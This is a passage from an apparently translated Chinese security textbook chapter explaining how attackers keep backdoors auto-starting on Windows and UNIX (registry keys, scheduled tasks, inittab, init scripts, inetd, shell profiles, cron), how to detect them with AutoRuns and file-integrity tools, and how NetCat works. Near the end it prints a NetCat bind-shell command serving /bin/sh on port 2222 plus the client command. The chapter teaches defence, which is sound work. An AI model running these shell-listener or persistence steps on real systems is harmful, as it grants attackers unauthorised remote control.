天哪！这是多么冗长的一个列表啊。然而攻击者可以在许多位置隐藏某个令人讨厌的后门并随时启动，意识到这一点是非常重要的。尽管这个列表可能是很全面的，但它并不是毫无遗漏的。当前和未来的 Windows 版本可能为自动启动的软件提供更多的注册表设置，因为 Windows 的复杂性随着每个后继系统的修改补充，发布和应用程序安装而不断增加。

注意这些注册表设置中有一些通过 HKLM 字母启动，而另一些通过 HKCU 启动。在这两种情况中，字母 H 代表 hive，涉及 Windows 注册表中的大部分；HKLM 代表 hive key local machine，指定了系统范围内的设置。HKCU 代表 hive key current user，指出对当前登录 Windows 计算机的用户的设定。大多数情况下，启动程序和服务时，首先执行 HKLM 设置，然后是 HKCU 部分。还有，HKCR 代表 hive key classes root，指定在特殊情况下 Windows 打开的各种程序。更糟的是，这个启动成员的列表并不是 Windows 下自动启动程序的惟一途径，我们仍然不得不看一下任务调度程序。

破坏任务调度程序

最新流行的一个在 Windows NT/2000/XP/2003 计算机中常用的自动启动后门的方法是安排一个任务使其在系统中运行。利用任务调度程序服务，攻击者可以让系统在一个特定的时间、特定的日期，或者当一些特定事件发生，如系统启动或用户登录时，运行这个特定的程序。图 5-1 所示为在 Scheduled Task Wizard 中用于创建这些任务的不同的选项。




图 5-1 预定任务的不同选项

你可以在自己的系统中预定新的任务或者查看利用 Scheduled Tasks GUI 在系统的控制面板已经定制的任务，如图 5-2 左侧所示。另外，你还可以在 Windows NT/2000/XP 中使用 at 命令行解释器工具或者在 Windows XP/2003 中使用 schtasks 命令查看和定制任务。GUI 和命令行解释器都表明一个运行在系统中的预定程序的高层视图。图 5-2 所示为运行在系统中的预定任务的图像和命令行解释器视图，由 at 命令提供的细节非常有用。为从 GUI 中获得这种信息，你必须单击预定任务文件夹中显示的个人任务。GUI 视图的一个优点是包括任务调度程序所调用的所有任务，包括基于时间和系统启动的活动。注意标有 ID 值 2 的任务包含一个运行 backdoor.exe 的命令行解释器。快看，我真想知道它究竟要做什么！




图 5-2 一系列预定任务放在预定任务文件夹中并且使用 at 命令行解释器工具

5.3.2 防御：检测 Windows 后门启动技术

如此看来，攻击者有许多方法在 Windows 上安装后门，并且在这些坏家伙离开后使其继续运行。为了避免这样的攻击，你需要一开始就让那些坏家伙远离自己的计算机。按照我们在第 2 章~第 4 章中所讨论的建议武装你的系统，对其进行安全设定并定期修补，在阻止这类攻击中一个小小的防御措施就会带来很大的作用。

尽管如此，即使采取了大量的防御措施，某些攻击者仍能找到方法入侵。那么除了防御，你如何才能发觉攻击者通过改装你的系统来自动启动后门呢？好的，你可以手动检查表 5-1 列出的每个文件和文件夹，每个注册表键都在表 5-2 中列出，图 5-2 中所示的预定任务可以检查是否预定了可疑的任务。不幸的是，手动检查所有的可能性将需要花费大量的

时间在那些比较偏僻的位置。

值得庆幸的是，有一个称为“AutoRuns”的免费工具可以补救。任何时候都可以从 Sysinternals 中免费获得，网址是 www.sysinternals.com/ntw2k/source/misc.shtml#autoruns，这个程序自动列出你的 Windows NT/2000/XP 计算机中的所有自启动任务，包括启动文件夹、文件、注册表设置和预定任务等。这个极好的程序的输出如图 5-3 所示，它不仅找出分布在系统中的许多不同的启动注册表键，文件夹和任务，而且可以显示其设置值。你可以看到每种方法启动期间执行的每个确切的程序名、服务或者脚本。这是一个唾手可得的列表，可用于安全性和故障检修的目的。借助于 AutoRuns，你不必检查大量的注册表键和文件夹得到系统启动时所执行的程序。所有的信息都收集在一个不错的 GUI 中，它甚至支持自动跳转到每个文件夹或注册表键，你可以很容易地编辑其值。



图 5-3 AutoRuns 显示在我的计算机上自动启动的所有预定任务

我的确是 AutoRuns 的一个忠实支持者，但是在利用其检测各种自动运行的后门时，它确实有相当的局限性。AutoRuns 可以做到广告宣传中所说的那样，即显示系统启动和特殊用户登录时激活的那些程序和脚本。然而，由于它仅仅将重点放在启动和登录事件上，所以不能显示基于一天中特定时间安排运行的所有任务。我已经在图 5-3 指出了这一点。攻击者可以在凌晨 3 点预定在每天早晨重新启动后门，并且 AutoRuns 不会有所显示，因为它基于某一天的时间。所以如果你借助于 AutoRuns 来发现自动启动的后门，记住仍不得不通

过查看预定任务控制面板检查预定任务，执行 `at` 命令或使用 `schtasks` 命令。

另外，你也可以利用一个文件完整性检测程序，在自己的 Windows 计算机上搜索关键性系统文件和注册表键的所有改变。正如我们在第 2 章中讨论过的一样，这些程序包含一个数据库，该数据库保存了那些关键性系统文件和注册值的已知正常指纹，包括那些与系统启动和用户初始化相关联的文件。当检测到出现变化时，这个工具将向你提出警告，于是可以找出是谁做出这一改变。即是系统管理员执行标准的系统维护，还是一个恶意的攻击者在实现统治世界的企图。一旦对该工具进行了初始化并创建了指纹数据库，你可以预定一个文件完整性检查程序。定期运行这一文件，例如每天，甚至每小时。运行时，该工具将查找你所要求查看部分改变了的文件。当它发现了这部分所描述的一个启动或用户初始化文件改变，那么系统管理员必须使这些修改与最近合法的系统活动相协调。文件的安全性检查像一个人类的安全卫士，使你的系统免受未经授权的修改。

如果管理员合法安装一个插件，并改变了系统启动进程，或改变了用户环境，该工具的警报器将只发出一个出错警告；否则攻击者可能四处潜行，改变系统的配置以启动后门。这个调整过程并不是为了减缓运行的速度，它要求系统管理员方面做出大量的努力，但比手动检查每个单独的文件和目录的完整性要容易得多。有大量的 Windows 文件完整性检查工具可以使用，包括商业版的 Tripwire，可在 www.tripwire.com 下载。不幸的是，免费版的 Tripwire 并不支持 Windows 系统。另外有几个文件完整性检测工具支持 Windows 操作系统，包括 GFI LANguard System Integrity Monitor 和 Ionx Data Sentinel。我们将在第 7 章讨论用户式 RootKit 时再次讨论这个文件安全性检测工具的概念。

5.3.3 启动 UNIX 启门

这不是结束，也不代表落幕的开始，应该说这只是序幕的结束。

——1942 年，邱吉尔

的确，Windows 系统提供了自启动执行程序的许多方法，但是 UNIX 也不怠慢。事实上，UNIX 系统在检测启动脚本和程序方面很完备。在 Windows 中，本节的每种技术都可用于启动后门；在 UNIX 中，这些技术可以划分为几类，包括增加或修改系统初始化脚本、修改 Internet daemon (`inetd`) 配置、转换用户环境和调度作业等。

修改 Uber-Process 配置：inittab

当启动一个 UNIX 系统时，将运行各种初始化脚本和程序。运行在 UNIX 计算机上的第 1 个进程是 `init daemon`，它激活程序启动期间所需的所有其他进程。文件 `/etc/inittab` 包含一个指示 `init` 应该启动哪些其他进程的脚本，攻击者可以在 `inittab` 文件中插入一行作为启动序列的一部分用来启动攻击者自己的后门。`Inittab` 文件包含的几种格式选项为 `[id]`：

[rstate]:[action]:[process], 分别定义如下,

- ✎ id 是一个用于标志这个入口的特定编码, 是 4 个不会用于其他入口的字符。
- ✎ rstate 是触发入口的执行级别。启动一个 UNIX 系统时, 你可以确定一个执行级别用来指出系统启动时需要的服务等级。运行级可以设置为指定启动单用户模式, 这需要很少的支持。或变为多用户模式, 这相应地需要多一些支持。
- ✎ action 指定对于特定的程序 init 应该执行的操作, 例如一个程序消亡后重新启动, 对于某个程序只执行一次, 或者在每次系统启动时都执行这个程序。对于后门程序, 一个程序消亡后重新启动确实是非常容易的事情。
- ✎ process 更加有趣, 它指出一个应该由 init 执行的特定的 shell 脚本。如果攻击者使用 inittab 启动后门, process 将提到后门程序本身的名字或用于启动后门的一个脚本程序。

修改其他系统和服务的初始化脚本

在大多数 UNIX 系统中, inittab 文件通常会指示 init 运行一系列服务初始化脚本, 用来启动运行在一台计算机上的各种服务。不仅仅是自行转换 inittab, 攻击者还可以修改这些不同的服务初始化脚本, 以 httpd (Web 服务器)、sendmail (普通邮件服务器) 或 sshd (用于安全性远程访问的 Secure Shell 程序) 形式启动这些服务。这些服务初始化脚本通常保存在 /etc/rc.d 或 /etc/init.d 目录下, 这取决于你对 UNIX 的特定喜好。在一个典型的 UNIX 系统中, 有 20 或更多个这样的脚本, 每个脚本的长度在 10 行~50 行之间, 它们为后门的植入提供了肥沃的土壤。攻击者可以简单地在这些目录中加入一个后门脚本, 或者甚至通过修改已经存在的脚本导入一个后门。例如, 我可以增加一个称为 “httpb” (注意结尾字母 “b” 代表后门, 看起来很像 “httpd”) 的服务, 或者甚至修改启动真正 httpd 已经存在的脚本。这样一来它会首先运行我的后门程序, 然后启动你的 Web 服务器。

作为对你的启动脚本的最终攻击, 攻击者甚至可以仅仅将后门植入一个配置文件。当启动该文件时, 将执行一个已经存在的服务性初始化脚本。例如, 如果你的系统曾经使用点对点协议用于调制解调器拨号连接, 计算机将试图执行一个称为 “/etc/ppp/ip-up.local” 的配置脚本。大多数情况下, 并不需要这个脚本, 所以它通常是空白的。尽管如此, 我可以将后门的名字放置在这个文件中, 于是当你每次用调制解调器拨号时, 我那个令你厌烦的后门就会运行。

如果 inittab、init daemon、服务初始化脚本和配置脚本之间的相互作用看起来很复杂, 那么看看如图 5-4 所示的分析。在一个公司里, 副总裁宣布总体任务并按顺序分派给各个主管。主管们轮流接受这些命令并且分配给各级雇员, 而各级雇员实际完成这些任务。总体任务如同 inittab, 告诉 init 应该做什么。而副总裁如同 init daemon, 主管的角色就是单独的服务初始化脚本。各级雇员就如要执行的单独的程序, 包括配置脚本。攻击者想要搞乱

这一系列的统一控制从而实现各种肮脏的交易。我在图 5-4 中用图例说明了几种这样的修改，利用下面列出的内容告诉你这样的修改能够发生在哪些情况下。




图 5-4 init、init、服务初始化脚本和配置脚本之间的相互作用通过层次协作关系表示

- A. **修改整个程序 (Modify the Corporate Procedures)**: 这就类似于修改/etc/inittab 文件，它指定 init 启动系统时执行的操作。攻击者可以在该文件中加入一行代码，让系统启动时执行一个后门启动脚本。在我们的分析实例中，对整个程序的修改相当于让副总裁雇用一个新的主管，但这个主管是相当阴险的。
- B. **贿赂现任的主管 (Bribe an Existing Director)**: 在 UNIX 中并不需要实际的贿赂；相反，攻击者只需转换单独的服务启动脚本就可以运行所期望的服务和攻击者的后门。例如，这个坏家伙可以修改启动脚本用于发送邮件，所以他不仅可以启动一个邮件服务器，还可以运行一个后门。
- C. **贿赂已在职的各级雇员 (Bribe an Existing Rank-and-File Employee)**: 攻击者可以骗取一个已经存在的服务在启动时运行后门，例如可以修改 PPP 启动脚本，这个脚本用于激活点对点协议。通过这种方式，在用户拨号连接的任何时候将执行后门。

设法获得 inetd 的配置

除了这些各式各样的启动脚本，攻击者还经常转换一个广泛应用于支持网络服务的特定进程，称为“Internet daemon”（inetd，念做“i-net-dee”）。在 UNIX 计算机中，inetd 进程等待用于大量服务的网络通信，包括 FTP、Telnet 和其他类型。如果 inetd 收到打算送给其中一个服务的通信，并且设定执行这一服务，则将会运行相关的服务器来处理通信。攻击者可以在 inetd 配置文件中修改或加入一行，取决于 UNIX 的特定习惯，这个文件保存/etc/inetd.conf 文件中或/etc/xinetd.d 目录下。通过改变 inetd 的配置，攻击者可以在特定的

通信到达 TCP 或 UDP 端口时让 `inetd` 运行后门。修改 `inetd` 启动后门是当今最流行的后门技术之一。在我们的整体层次分析中，`inetd` 是一个目录，但却是非常重要的一个部分。控制这个主管可以使得攻击者获得该公司的远程访问权，因为 `inetd` 在网络上监听连接。

调整用户启动脚本

当用户登录 UNIX 系统或执行某些命令时，系统激活多个脚本来初始化用户环境。这些脚本使得用户在登录计算机时执行特定的命令，从而定制其计算环境。最常见的用户启动文件在表 5-3 中列出。

表 5-3 与用户登录或程序激活相关的普通脚本

用户脚本名	激活脚本的相关程序和典型用法
<code>.login</code>	在用户登录时 <code>csch</code> 和 <code>tcsh</code> 命令激活这个脚本
<code>.cshrc</code>	当一个新的命令行解释器启动时 <code>csch</code> 和 <code>tcsh</code> 命令运行这个脚本
<code>.kshrc</code>	当一个新的命令行解释器启动时 <code>ksh</code> 命令运行这个脚本
<code>.bashrc</code>	当一个新的命令行解释器启动时 <code>bash</code> 命令运行这个脚本
<code>.bash_profile</code>	当用户登录时 <code>bash</code> 命令激活这个脚本
<code>/etc/profile</code>	当用户用 <code>sh</code> 或 <code>bash</code> 命令登录系统时激活这个脚本
<code>.profile</code>	在用户使用 <code>sh</code> 或 <code>bash</code> 命令登录期间，执行 <code>/etc/profile</code> 之后，激活一个单独终端用户的 <code>.profile</code> 文件
<code>.logout</code>	用户退出系统时 <code>csch</code> 和 <code>tcsh</code> 命令执行这个脚本
<code>.xinitrc</code>	调用 X Window 系统的 <code>startx</code> 命令在这个文件中存储环境信息（在 RedHat Linux 系统中，这一信息也保存在 <code>Xclients</code> 文件中）
<code>.xsession</code>	<code>xdm</code> 程序利用这个文件设置初始 X Window 部分

脚本运行时，攻击者可以将包含后门名字的单独一行命令加入任一个这样的脚本来激活后门。使情况变得更加糟糕的是，这些脚本分散在用户的主目录中，还有用于记录系统中超级用户的主目录及根目录。由于它们并非都保存在某一个位置，所以管理员很难跟踪这些文件的单独用户定制。这些脚本的长度大部分都在 10 行~50 行之间，这又一次为攻击者提供了渐渐激活后门的多种选择。

利用 Cron 定制恶意任务

最后一个在 UNIX 系统中激活后门的方法是利用 `Cron` 后台程序定制一项执行后门的任务，`Cron` 的原理很像 Windows 任务调动程序。在一个预先确定的时间，`Cron` 执行脚本，该脚本可以包含后门。`Cron` 利用 `crontab` 文件进行设定，该文件可以在 `/etc/crontab` 和 `/etc/cron.d` 中由系统管理员找到，个人用户也可以在 `/etc/spool/cron` 目录下设定任务。通过

在任何一个这样的文件中加入单独的入口，攻击者可以安排在特定的时间或在系统初始化期间启动后门。所以利用 Cron，如果它还没有运行，攻击者可以设定系统每小时启动一次后门。这样如果我的后门程序曾由于系统管理员的扼杀计算机重启，或系统崩溃而消亡，只需再等最多一个小时，计算机就会帮助我重新启动它。

5.3.4 防御：检测 UNIX 后门启动技术

由此看来，如果将攻击者可以用来启动后门的区域相加，你可能会看到数百个文件和目录，它们由几千行难懂的脚本组成。多么可怕啊！很明显，通常情况下搜寻这些放置后门的巢穴在常理下不是一个普通的人所能完成的。由于这个原因，你应该使用一个自动化的工具，当本节列出的各种配置文件和脚本被修改时将为你发出警告。

有几个流行的商业版和免费版的文件完整性检测程序可以像你的数字化仆人一样帮助你实现这一目标。正如我们前面讨论的它们的 Windows 副本一样，这些工具创建一个用密码信息写成的数据库，它们如同你的危险系统文件的数字识别，通过它定期检查你的系统状态。

有许多为 UNIX 提供的文件完整性检测工具。这些工具的前身是早期的 Tripwire，针对 UNIX 系统的商业和免费版本可以分别从 www.tripwire.com 和 www.tripwire.org 下载得到。还有免费的公开资源工具 AIDE (www.cs.tut.fi/~rammer/aide.html) 和 Osiris (<http://osiris.shmoo.com/>) 可以实现同样的功能。我们将在第 7 章中分析用户级 RootKit 时详细讲述这些文件完整性检测工具，现在则只需知道它们可用于监控关键性系统文件的改变，还有脚本和文件的启动。

5.4 通用的网络连接工具：NetCat

现在我们已经了解了攻击者是如何启动后门的，让我们讨论一下一些后门程序本身。典型情况下，攻击者激活后门程序并使其有权通过网络远程访问计算机。令人诧异的 NetCat 工具，由 Hobbit 编写的针对 UNIX 系统的版本和 Weld Pond 编写的针对 Windows 系统的版本，可能算得上是通过网络提供这类访问的最流行的程序。NetCat 完全可以在 www.atstake.com/research/tools/network_utilities/ 免费获得。

NetCat 尽管往往是被用做后门，但它不应该仅仅被看做一个后门。NetCat 有着令人难以置信的灵活性，它可以被用做各种处理，可以是有益或是恶意的。NetCat 并不总是恶意的，我将其（非常小心地）用于自己日常的系统管理任务，移动文件和快速查找网络故障。事实上，我把这个可爱的理论引申为我们所居住的整个宇宙不过是利用 NetCat 和一些 Perl 脚本程序所创建的一个精致的计算机仿真世界。

除了作为后门的流行用法，NetCat 还可用于通过网络移动文件，扫描系统的开放端口和薄弱点，在几台计算机间传递网络通信和各种其他技术。因为本章我们在讨论后门，所以当然会把重点放在 NetCat 用做后门的情况。如果你仍然想要了解 NetCat 除了作为后门之外的用途，可以免费查看该工具所包含的 README 文件，或者看看我之前的那本书，即《Counter Hack》[5]，其中谈及除了后门之外 NetCat 的许多其他用途。

5.4.1 NetCat 处理标准输入和标准输出

NetCat 的惟一目的就是在程序和网络之间建立连接，试着将其看做一个可以用于指导数据流进出程序的小管道。为了了解 NetCat 管道是如何工作的，我们来研究一下许多程序处理输入输出的方式。

考虑你常用到的比较适合的程序，我们称其为“proggie”。当 proggie 这样有代表性的程序运行时，无论是在 Windows，还是在 UNIX 系统中，该程序都会从称为“标准输入”的地方获取输入数据。默认情况下标准输入来源于键盘，所以你的按键操作将作为输入发送给 proggie。除此之外，用户还可以在命令行解释器中使用方向符号“<”为 proggie 将文件内容指示给标准输入，程序就可以收到来自文件的输入。最后，用户可以运行某个称为“Program A”的程序，获得其输出并利用标志符“|”将结果导入 proggie 标准输入。这样一来，proggie 就可以操作从 Program A 获得的数据。关于标准输入的 3 种选择见表 5-4。

表 5-4 获得标准输入的不同方法

标准输入源	标准输入如何反馈到 Proggie 中
键盘	用户运行 proggie 程序并按键，默认为键盘提供标准输入：\$ proggie
称为“file.txt”的文件	用户利用以下符号调用程序：\$ proggie < file.txt
Program A 的输出	用户调用 Program A 并将其输出导入 proggie：\$ ProgramA proggie

现在我们已经了解了标准输入，让我们再来查看程序的典型输出，我们称之为“标准输出”。还好，它与标准输入的原理非常相似。默认情况下，标准输出显示在屏幕上。除此之外，用户还可以在命令行解释器中使用方向符号“>”将其指向文件。或者，也可以利用导向标志“|”将其指向另一个程序。表 5-5 总结了标准输出的这些用法。

表 5-5 发送标准输出的不同方法

标准输出的目的地	Proggie 如何处理标准输出
屏幕	用户运行 proggie 并将结果显示在屏幕上，默认为屏幕接收标准输出：\$ proggie
称为“file.txt”的文件	用户利用以下符号调用程序：\$ proggie > file.txt
Program A 的输入	用户调用 proggie 并将其输出导入 Program A：\$ proggie ProgramA

这很不错，但是又与 NetCat 有什么关系？很好，NetCat 获取标准输入和标准输出并将它们连接到任一个网络中的 TCP 或 UDP 端口，像一个不错的小管道，如图 5-5 所示。NetCat 以两种模式运行，即客户模式和监听模式。客户模式通过网络启动一个连接；监听模式正如你从它的名字中猜到的一样，耐心地监听来自网络的数据。



图 5-5 客户模式和监听模式下的 NetCat 连接标准输入和标准输出与网络

如果仔细看一下图 5-5，你就会注意到在网络之间的管道。对于 NetCat 的客户和监听者，标准输入和标准输出以同样的方式连接。事实上，客户和监听者的图是一样的，除了它们面向的方向不同。我用这样的方式画出它们是为了说明我们能够通过网络以客户/监听对模式使用 NetCat 发送数据，从一台计算机上的客户发送至另一台计算机上的监听者；反之亦然。那么，客户和监听者之间的真正区别又是什么呢？客户在网络中请求连接，而监听者等待连接。但 NetCat 的客户和监听者模式下处理标准输入和标准输出的方式是相同的，这一对应关系是很漂亮且有效的特征，因为它使我们将 NetCat 客户和监听者联系起来实现各种骗局，包括后门在内。

为了对 NetCat 的使用有更好的理解，我们将简单回顾一下这个工具提供的命令行解释器选项。为了启动 NetCat，攻击者使用程序名，用默认的“nc”标志。无论是在 Windows，还是 UNIX 操作系统中，NetCat 用户键入：

```
nc [options] target_system_name [remote_port]
```

target_system_name 是计算机的域名或 IP 地址，NetCat 位于网络的另一端，与这台计算机通信。remote_port 是 NetCat 将数据发送到的 TCP 或 UDP 端口，它位于通信流的另一端。当调用 NetCat 改变其行为时可以涉及各个选项。我们不会单独讨论该工具支持的每种配置选项。取而代之的是，我们将把重点放在后门中用到的最常见的如下选项上。

-l: *Listen Mode* (监听模式)。将 NetCat 作为一个监听者，等待来自网络的通信流。如果没有设置为 -l，则 NetCat 默认为客户模式。

-L: *Listen Harder Mode* (Listen Harder 模式)。仅支持 Windows 版本中的 NetCat，当

连接断开时，这种 NetCat 监听者将自动重启。这样一来，攻击者无需手动重启监听者。

-u: *UDP Mode (UDP 模式)*: 这一选项令 NetCat 使用 UDP，而不是 TCP 端口。如果没有 -u，NetCat 将默认使用 TCP 端口。

-p: *Local Port (本地端口)*。在监听模式下，NetCat 将在这个端口上进行监听。在客户模式下，这是发送信息包的源端口。

-e: *Execute (执行)*。选中这个选项，NetCat 将在连接建立后运行一个程序（无论客户模式或监听模式下），NetCat 将把这个程序的标准输入和标准输出接入网络。

现在，我确信你已经注意到我们在这本书中并没有复习命令行解释器标记。毕竟，你可以查看 README 文件或其他相关的说明。尽管如此，由于 NetCat 被广泛用做后门，因此在这里我们确实有必要看一下它的命令行解释器标记。因为 NetCat 作为一个攻击工具是如此盛行，所以如果或者当你确实看到它用在你的系统中时，需要能够理解这些选项。如果你想要成为一个纯粹的恶意软件斗士，理解 NetCat 是如何用做后门对于你是至关重要的，包括对这些命令行解释器标记的认识。

5.4.2 NetCat 后门命令行解释器监听程序

让我们查看攻击者是如何利用这些 NetCat 选项创建不同类型的后门的。首先，我们将深入研究一下标准后门监听程序。它位于一个特定端口，提供命令行解释器通路。我们假设攻击者已经在受害计算机上安装了 NetCat，并可以采用各种方式在计算机上放置 NetCat，包括缓冲溢出式攻击（我们已在第 3 章中简要讨论）。然后通过病毒或蠕虫（在第 2 章~第 3 章中提到过），或借助于通向系统的物理通路。一旦将 NetCat 安装在受害计算机上，攻击者可以在 UNIX 的命令或启动脚本中打出下列信息：

```
$ nc -l -p 2222 -e/bin/sh
```

就是这样，这一行就是我们的蠕虫。当某个通信到达时，这一命令激活 Netcat，使其进入监听模式，令其在 TCP 端口 2222（TCP 是默认设置）进行监听并运行命令行解释器 /bin/sh。当数据从网络中的 TCP 端口 2222 到达，NetCat 获取数据并将其作为标准输入传给命令行解释器。命令行解释器将数据作为命令运行并产生对于这些命令的响应。这些命令行解释器响应发送返回到 NetCat 标准输出，该标准输出通过网络接入。NetCat 如同网络 and 命令行解释器之间的管道，将命令行解释器输入和引入连接起来，通过网络发送返回的命令行解释器输出。

但攻击者又是如何将命令发送给这个相当不错的小 Netcat 后门监听程序的呢？攻击者利用其他某个系统中处于用户模式下的 NetCat，通过网络发送命令并接收响应。客户命令语句是：

```
$ nc [victim_address] 2222
```

这个 NetCat 客户端将从标准输入（键盘）获得数据，通过网络将其发送给目的端 TCP 端口 2222，获取它收到的响应，并在标准输出（屏幕）上显示。NetCat 客户端和监听端配合得非常好，如图 5-6 所示，图中我们通过网络将客户端和监听端连接起来，并且指示监听程序执行一个命令。

